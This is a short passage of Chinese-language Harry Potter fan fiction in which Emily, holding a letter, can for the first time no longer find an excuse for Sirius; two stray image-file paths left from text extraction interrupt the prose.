    他被詹姆斯撞的时候会笑,自己策划的恶作剧成功的时候也会笑;他越是惹得别人恼火,往往笑得越开心。甚至真的遇到危险,他也会笑。可是那天不一样。

    艾米丽慢慢收紧了握着信纸的手。

    她原本一直认为所有事情都可以有别的解释。可是当这些事情终于不再只是《预言家日报》上的一串文字,而是被阿拉斯托确认过的事实,再和她手里这封信放在一起以后——

    第一次,她没能替西里斯找到下一个“可是”。